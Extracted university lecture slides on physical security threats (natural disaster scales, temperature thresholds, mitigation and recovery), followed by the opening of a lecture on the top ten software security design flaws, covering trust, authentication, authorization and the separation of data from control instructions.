- Must prevent any type of physical access or intrusion that can compromise logical security

## Premises security

- Also known as corporate or facilities security
- Protects the people and property within an entire area, facility, or building(s), and is usually required by laws, regulations, and fiduciary obligations
- Provides perimeter security, access control, smoke and fire detection, fire suppression, some environmental protection, and usually surveillance systems, alarms, and guards

# Physical Security Overview

- Protect physical assets that support the storage and processing of information



# Physical Security Threats

Physical situations and occurrences that threaten information systems:

- Environmental threats
- Technical threats
- Human-caused threats

# Characteristics of Natural Disasters

	<b>Warning</b>	<b>Evacuation</b>	<b>Duration</b>
<b>Tornado</b>	Advance warning of potential; not site specific	Remain at site	Brief but intense
<b>Hurricane</b>	Significant advance warning	May require evacuation	Hours to a few days
<b>Earthquake</b>	No warning	May be unable to evacuate	Brief duration; threat of continued aftershocks
<b>Ice storm/blizzard</b>	Several days warning generally expected	May be unable to evacuate	May last several days
<b>Lightning</b>	Sensors may provide minutes of warning	May require evacuation	Brief but may recur
<b>Flood</b>	Several days warning generally expected	May be unable to evacuate	Site may be isolated for extended period

Source: ComputerSite Engineering, Inc.

# Fujita Tornado Intensity Scale


Category	Wind Speed Range	Description of Damage
F0	40 - 72 mph 64 - 116 km/hr	Light damage. Some damage to chimneys; tree branches broken off; shallow-rooted trees pushed over; sign boards damaged.
F1	73 - 112 mph 117 - 180 km/hr	Moderate damage. The lower limit is the beginning of hurricane wind speed; roof surfaces peeled off; mobile homes pushed off foundations or overturned; moving autos pushed off the roads.
F2	113 - 157 mph 181 - 252 km/hr	Considerable damage. roofs torn off houses; mobile homes demolished; boxcars pushed over; large trees snapped or uprooted; light-object missiles generated.
F3	158 - 206 mph 253 - 332 km/hr	Severe damage. Roofs and some walls torn off well-constructed houses; trains overturned; most trees in forest uprooted; heavy cars lifted off ground and thrown.
F4	207 - 260 mph 333 - 418 km/hr	Devastating damage. Well-constructed houses leveled; structure with weak foundation blown off some distance; cars thrown and large missiles generated.
F5	261 - 318 mph 419 - 512 km/hr	Incredible damage. Strong frame houses lifted off foundations and carried considerable distance to disintegrate; automobile-sized missiles fly through the air in excess of 100 yards; trees debarked.

# Saffir/Simpson Hurricane Scale

Category	Wind Speed Range	Storm Surge	Potential Damage
1	74 - 95 mph 119 - 153 km/hr	4 - 5 ft 1 - 2 m	Minimal
2	96 - 110 mph 154 - 177 km/hr	6 - 8 ft 2 - 3 m	Moderate
3	111 - 130 mph 178 - 209 km/hr	9 - 12 ft 3 - 4 m	Extensive
4	131 - 155 mph 210 - 249 km/hr	13 - 18 ft 4 - 5 m	Extreme
5	> 155 mph > 249 km/hr	>18 ft > 5 m	Catastrophic

# Temperature Thresholds for Damage to Computing Resources

<b>Component or Medium</b>	<b>Sustained Ambient Temperature at which Damage May Begin</b>
Flexible disks, magnetic tapes, etc.	38 °C (100 °F)
Optical media	49 °C (120 °F)
Hard disk media	66 °C (150 °F)
Computer equipment	79 °C (175 °F)
Thermoplastic insulation on wires carrying hazardous voltage	125 °C (257 °F)
Paper products	177 °C (350 °F)



## Fire Duration/Temperature

Temperature	Effect
260 C°/ 500 °F	Wood ignites
326 C°/ 618 °F	Lead melts
415 C°/ 770 °F	Zinc melts
480 C°/ 896 °F	An uninsulated steel file tends to buckle and expose its contents

**Table 16.5**

## Temperature Effects

Temperature	Effect
625 C°/ 1157 °F	Aluminum melts
1220 C°/ 2228 °F	Cast iron melts
1410 C°/ 2570 °F	Hard steel melts

## The Basics

- Environmentals
  - Front-to-back cooling
    - Fire is bad for equipment
- Physical Plant
  - 7 foot rack
  - 19 inch rack mountable
- Chassis
  - No dependency on spinning media
    - Seen more flash card failures than hard disk however



12

From <http://infocom2006.ieee-infocom.org/panelist/infocom-panel2-vijay.pdf>

23

# Water Damage

Primary danger is an electrical short

A pipe may burst from a fault in the line or from freezing

Sprinkler systems set off accidentally

Floodwater leaving a muddy residue and suspended material in the water

Due diligence should be performed to ensure that water from as far as two floors above will not create a hazard

# Chemical, Radiological, and Biological Hazards

- Pose a threat from intentional attack and from accidental discharge
- Discharges can be introduced through the ventilation system or open windows, and in the case of radiation, through perimeter walls
- Flooding can also introduce biological or chemical contaminants

# Dust and Infestation

## Dust

- Often overlooked
- Rotating storage media and computer fans are the most vulnerable to damage
- Can also block ventilation
- Influxes can result from a number of things:
  - Controlled explosion of a nearby building
  - Windstorm carrying debris
  - Construction or maintenance work in the building

## Infestation

- Covers a broad range of living organisms:
  - High-humidity conditions can cause mold and mildew
  - Insects, particularly those that attack wood and paper

# Technical Threats

- Electrical power is essential to run equipment
  - Power utility problems:
    - Under-voltage - dips/brownouts/outages, interrupts service
    - Over-voltage - surges/faults/lightening, can destroy chips
    - Noise - on power lines, may interfere with device operation

## Electromagnetic interference (EMI)

- Noise along a power supply line, motors, fans, heavy equipment, other computers, cell phones, microwave relay antennas, nearby radio stations
- Noise can be transmitted through space as well as through power lines
- Can cause intermittent problems with computers

# Human-Caused Threats

- Less predictable, designed to overcome prevention measures, harder to deal with
- Include:
  - Unauthorized physical access
    - Information assets are generally located in restricted areas
    - Can lead to other threats such as theft, vandalism or misuse
  - Theft of equipment/data
    - Eavesdropping and wiretapping fall into this category
    - Insider or an outsider who has gained unauthorized access
  - Vandalism of equipment/data
  - Misuse of resources

# Physical Security Prevention and Mitigation Measures

- One prevention measure is the use of cloud computing
- Inappropriate temperature and humidity
  - Environmental control equipment, power supply
- Fire and smoke
  - Alarms, preventative measures, fire mitigation
  - Smoke detectors, no smoking
- Water
  - Manage lines, equipment location, cutoff sensors
- Other threats
  - Appropriate technical counter-measures, limit dust entry, pest control

# Mitigation Measures

## Human-Caused Physical Threats

### Physical access control

- Restrict building access
- Controlled areas patrolled or guarded
- Locks or screening measures at entry points
- Equip movable resources with a tracking device
- Power switch controlled by a security device
- Intruder sensors and alarms
- Surveillance systems that provide recording and real-time remote viewing

# Recovery from Physical Security Breaches

## Most essential element of recovery is redundancy

- Provides for recovery from loss of data
- Ideally all important data should be available off-site and updated as often as feasible
- Can use batch encrypted remote backup
- For critical situations a remote hot-site that is ready to take over operation instantly can be created

## Physical equipment damage recovery

- Depends on nature of damage and cleanup
- May need disaster recovery specialists

# Physical and Logical Security Integration

- Numerous detection and prevention devices
- More effective if there is a central control
- Integrate automated physical and logical security functions
  - Use a single ID card
  - Single-step card enrollment and termination
  - Central ID-management system
  - Unified event monitoring and correlation
- Need standards in this area
  - FIPS 201-1 “*Personal Identity Verification (PIV) of Federal Employees and Contractors*”

# Physical and Logical Interactions

- Logical and Physical Topologies May Intersect in Unexpected Ways
- 2004 Baltimore Tunnel Fire
  - Number of physical fibers from different providers relied on the same tunnel
  - Protocol Adapted and routed around the failure.
- Internet Atlas
  - Provides a physical map of the Internet
  - Key cables, points of presence, etc.
- Trade-off Benefits of Topology Analysis vs. Risks of Exposing Data
- Graduate Student Assignment: Read

[http://pages.cs.wisc.edu/~pb/hotplanet13a\\_final.pdf](http://pages.cs.wisc.edu/~pb/hotplanet13a_final.pdf)

# Physical and Logical Interactions: Producing a Map of the Internet

## Motivation




FIGURE 6.2 Drawing of 4 Node Network  
(Courtesy of Alex McKenzie)

pb@cs.wisc.edu

1

From <https://www.nanog.org/sites/default/files/wednesday.general.barford.atlas.23.pdf>

# Physical and Logical Interactions

## Internet Atlas – Full View



pb@cs.wisc.edu


11

From <https://www.nanog.org/sites/default/files/wednesday.general.barford.atlas.23.pdf>

# Physical and Logical Interactions

## Case study: RiskRoute

Consider Internet physical infrastructure:



- Can we automatically adjust routes to avoid outages before they happen?
- Can we identify the best backup routes?

# Information Availability vs. Security

IET Cyber Security Consortium report



## Building Information Modelling (BIM): Addressing the Cyber Security Issues



## Built Environment



**Good:** Complete information  
Provides data to construction  
And services.

**Ex:** plasterer repairing a wall  
has model of all cables

**Ex:** Contractor selling tables  
has size of each room and  
doorway.


**Risk:** Plasterer and Office  
Furniture Company have the  
Building details.

# Summary

- Overview
- Physical security threats
  - Natural disasters
  - Environmental threats
  - Technical threats
  - Human-caused physical threats
- Recovery from physical security breaches
- Physical security prevention and mitigation measures
  - Environmental threats
  - Technical threats
  - Human-caused physical threats
- Integration of physical and logical security
  - Personal identity verification
  - Use of PIV credentials in physical access control systems

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# **Lecture 12 – Software Security: Top Ten Flaws**

---

**October 4, 2018**

**Dr. Dan Massey**

# Course Outline

- Cross-Cutting Concepts: 1.5 weeks
  - Confidentiality, Integrity, Availability, Risk Management, and Adversarial Thinking.
  - Security Models: BLP, Biba, and NIST Framework
- Data Security: 4 weeks
  - Basic Crypto: Concepts, Symmetric: DES, 3DES, AES, Asymmetric, SHA, HMAC
  - Authentication – 4 types, passwords, salts certificates,
  - Access Control – 4 types – MAC, DAC, RBAC, ABAC
- Software Security: 3.5 weeks
  - Starts today
- Network Security: 4 weeks
- Human, Societal, and Organizational Security: 3 weeks

**Read**

# **“AVOIDING THE TOP 10 SOFTWARE SECURITY DESIGN FLAWS”**

**<https://www.computer.org/cms/CYBSI/docs/Top-10-Flaws.pdf>**

# Top Ten Software Security Design Flaws

<https://www.computer.org/cms/CYBSI/docs/Top-10-Flaws.pdf>

1. Earn or give, but never assume, trust
2. Use an Authentication Mechanism that Cannot be Bypassed or Tampered With
3. Authorize after You Authenticate
4. Strictly Separate Data and Control Instructions, and Never Process Control Instructions Received from Untrusted Sources
5. Define an Approach that Ensures all Data are Explicitly Validated
6. Use Cryptography Correctly
7. Identify Sensitive Data and How They Should Be Handled
8. Always Consider the Users
9. Understand How Integrating External Components Changes Your Attack Surface
10. Be Flexible When Considering Future Changes to Objects and Actors

# Earn or give, but never assume, trust

- Assess the environment in which your system operates
  - General rule: don't offload security (to clients or less trusted components)
  - Whenever possible, use techniques on a server that earns trust
  - When necessary to give clients trust, understand the inherent risks and limitations
  - At all times, don't simply assume your environment is trustworthy.
- When untrusted clients send data to your system or perform a computation on its behalf, the data sent must be assumed to be compromised until proven otherwise.
- Common Errors Include
  - Assuming all API calls will occur in the same order
  - Assuming the client user interface is always able to restrict what the user sends
  - Assuming Intellectual Property sent to the client can be protected
- Recommended Techniques
  - Don't use the same shared secret or other cryptographic material on all the clients.
  - Limit client action times and set expiration dates for data stored in the client
  - Watermark Intellectual Property at the clients
  - Double-check client computations that are security sensitive.
  - Design your system to work in a limited fashion if clients have been completely compromised.

# Use an Authentication Mechanism that Cannot be Bypassed or Tampered With

- Your system should consider the strength of the authentication a user has provided before taking action.
  - Authentication applies to processes and machines as well as users
- Recall the prior lectures on authentication concepts
  - Something You Know
  - Something You Are
  - Something You Have
  - Consider multi-factor approaches
- Common Errors Include
  - Authentication techniques that depend on assumptions about sole possession of resources that may actually be shared.
  - Easily spoofed information such as the IP Source Address
- Recommended Techniques
  - Reuse existing authentication systems rather developing your own systems
  - Implement authentication choke points, ideally one mechanism, to avoid bypass
  - Credentials should have limited lifetimes

# Authorize after You Authenticate

- Assess a user's identity prior to allowing them to use some systems or conduct certain actions, knowing the user's identity may not be sufficient before deciding to allow or disallow the user to perform certain actions.
  - Authorization depends not only on the privileges associated with an authenticated user, but also on the context of the request.
  - Ex: ATM authenticates based on something you have (atm card) and something you know (pin), but authentication alone does not authorize withdrawing **any** cash amount
- Common Errors Include
  - Assuming authentication is binary and continuous
    - A user may authenticate, but walk away from the device or hand it to someone else.
  - Failure to include revocation techniques.
- Recommended Techniques
  - For sensitive actions, required users to present evidence of their identity
  - Include context (time of day, location, etc) in the authorization decision
  - Reuse existing authorization systems rather developing your own systems

# Strictly Separate Data and Control Instructions, and Never Process Control Instructions Received from Untrusted Sources

- Co-mingling data and control instructions in a single entity, especially a string, can lead to injection vulnerabilities. Lack of strict separation between data and code often leads to untrusted data controlling the execution flow of a software system.
  - Control instructions and data are often segregated using in-band syntactic constructs, such as quoting and escaping.
- Common Errors Include
  - Use of injection-prone APIs: SQL, XSS JavaScript, shell injection
  - Use of “eval” functions – “eval” functions consumes a string consisting of syntax in that language and invokes the language’s interpreter on the string.
- Recommended Techniques
  - Encapsulate injection-prone interfaces through a higher-level API that enforces strict segregation between control statements and potentially untrusted data.
  - Utilize hardware capabilities to enforce separation of code and data such as marking executable and non-executable memory
  - If you must use “eval” functions, never allow arbitrary string data as input

